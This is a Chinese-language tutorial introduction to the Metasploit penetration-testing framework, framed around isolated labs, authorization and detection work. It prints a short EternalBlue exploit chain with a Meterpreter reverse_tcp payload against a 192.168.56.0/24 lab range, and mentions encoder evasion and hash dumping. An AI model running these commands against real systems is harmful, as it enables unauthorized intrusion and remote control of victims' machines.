- 文集信息
- 目录大纲
- 最新文档
- 知识宇宙
文集详情
文集导读
教程导读:Metasploit
一句话定位:Metasploit 是模块化渗透测试框架。本教程动手优先:从
msfconsole最小 exploit 链到 Meterpreter 会话,在隔离实验环境里跑通再谈原理。
这门课解决什么问题
Metasploit(MSF)是安全圈里"名声很大但上手发懵"的典型:知道它「很有名」,却连不上数据库、搜不到模块、 exploit 明明显示成功却没有 session。SOURCE 强调,这些困惑都源于对框架模块化哲学缺乏整体认知——Exploit、Payload、Auxiliary、Post 四类模块解耦组合,构成了 MSF 的立身之本。本教程按实验步骤组织:装环境 → 扫端口 → 选模块 → 拿 session → Meterpreter 基础 → 自动化与合规边界。读完你可以自己从零搭建一个隔离 lab,完整走通"侦察—利用—会话—后渗透"的闭环。
# 你将在本教程结束时能独立完成的最小闭环(隔离环境示例) msfdb init msfconsole -q db_nmap -sV 192.168.56.0/24 # 侦察:识别存活主机与服务 search ms17_010 # 漏洞匹配:从数据库服务版本找模块 use exploit/windows/smb/ms17_010_eternalblue set RHOSTS 192.168.56.10 set payload windows/meterpreter/reverse_tcp set LHOST 192.168.56.1 run # 拿 session
适合谁读
- 有授权渗透测试/CTF 的学习者(禁止未授权攻击):把 MSF 当实验台,而非一键入侵工具
- 蓝队需理解 MSF 攻击链以写检测规则:知道
ms17_010、reverse_tcp、migrate在流量和主机上长什么样 - 安全工程师评估 DevSecOps 自动化验证:用
.rc资源脚本与 RPC 接口把受控 exploit 验证接入 CI/CD
零基础也可以跟读,但建议先了解 TCP/IP 端口、IP 网段划分与虚拟机的概念。本教程所有命令均在 192.168.56.0/24 这类隔离网段内演示,不涉及任何真实网络。
学习路线
| 动手目标 | 关键命令/模块 | 章节 |
|---|---|---|
| 启动控制台 | msfconsole |
2.1 |
| 导入扫描 | db_nmap |
2.3 |
| 打漏洞 | use exploit/... run |
3.2 |
| 会话列表 | sessions -l |
3.3 |
| 内存载荷 | meterpreter |
4.1 |
MSF 模块协作

上图是本教程反复使用的地图:Exploit 负责"撕开口子",Payload 决定"撕开后能做什么",Auxiliary 负责"看",Post 负责"住下来"。四条主线贯穿始终,后续每一章都会回到这张图。
怎么用本教程
每节给出可复制命令块(实验 IP 用 192.168.56.0/24 等隔离网段)。引用 SOURCE 独有事实:msfvenom、RHOST/LHOST、Reflective DLL Injection、db_connect PostgreSQL 等。建议按以下三步走:
- 照着敲:先原样执行命令块,拿到符合预期的输出(会话打开、端口列表、哈希转储等)
- 改参数:把
RHOSTS、LPORT、-e x86/shikata_ga_nai等参数换值,观察差异,理解每个参数的作用 - 看原理:回到节内的原理小节,把命令与架构知识对应起来
# 快速自检:进入控制台后确认框架版本与模块计数 msfconsole -q version # 查看 MSF 版本 show -h # 查看 show 子命令帮助 show exploits | head -20 # 前 20 个漏洞利用模块
如果某条命令在 Windows 与 Linux 实验机上行为不一致,优先检查:目标服务是否真的开放了该端口、LHOST 是否写成了攻击机可回连的地址、虚拟机防火墙是否拦截了出站流量。
⚠️ 法律红线:仅在书面授权、自有 lab 或 CTF 环境使用;未经授权测试违法。本书全部示例均为教学性质,聚焦框架使用与原理,不提供真实攻击代码细节。
💡 关键直觉:MSF 是编排器,成功取决于目标版本与模块匹配度(SOURCE 公式 P_attack ∝ 情报质量)。先扫准、再打巧,不要上来就
run。
章节概览
- 概论 — 发展史(2003 Perl 起源、2007 Ruby 重写)、设计哲学(抽象化与标准化)、Ruby 三层基础架构(Rex / MSF Core / MSF Base)
- 架构 — msfconsole/msfvenom/Armitage 接口层、模块分类树(Exploit/Payload/Auxiliary/Post/Encoder/Nop)、PostgreSQL 数据库集成与 workspace
- 工作流 — 侦察(Auxiliary 扫描、db_nmap、漏洞映射)、渗透实施(search/check/exploit)、会话管理(sessions、handler、生命周期)
- Meterpreter — 反射式 DLL 注入原理、TLV 通信协议、核心功能模块(文件/进程/凭据/网络)、内网穿透(autoroute、socks、portfwd)
- 实践 — 渗透测试工程化(RoE、证据链、清理)、自动化脚本(.rc 资源脚本、Ruby/RPC)、静态免杀入门与防御视角
读完全部章节,你应当能够:独立搭建隔离 lab、完成一次受控的 MSF 渗透闭环、用数据库组织情报、用资源脚本固化流程,并清楚知道哪些事在任何情况下都不该做。
目录大纲
最新文档
知识宇宙
正在加载知识图谱...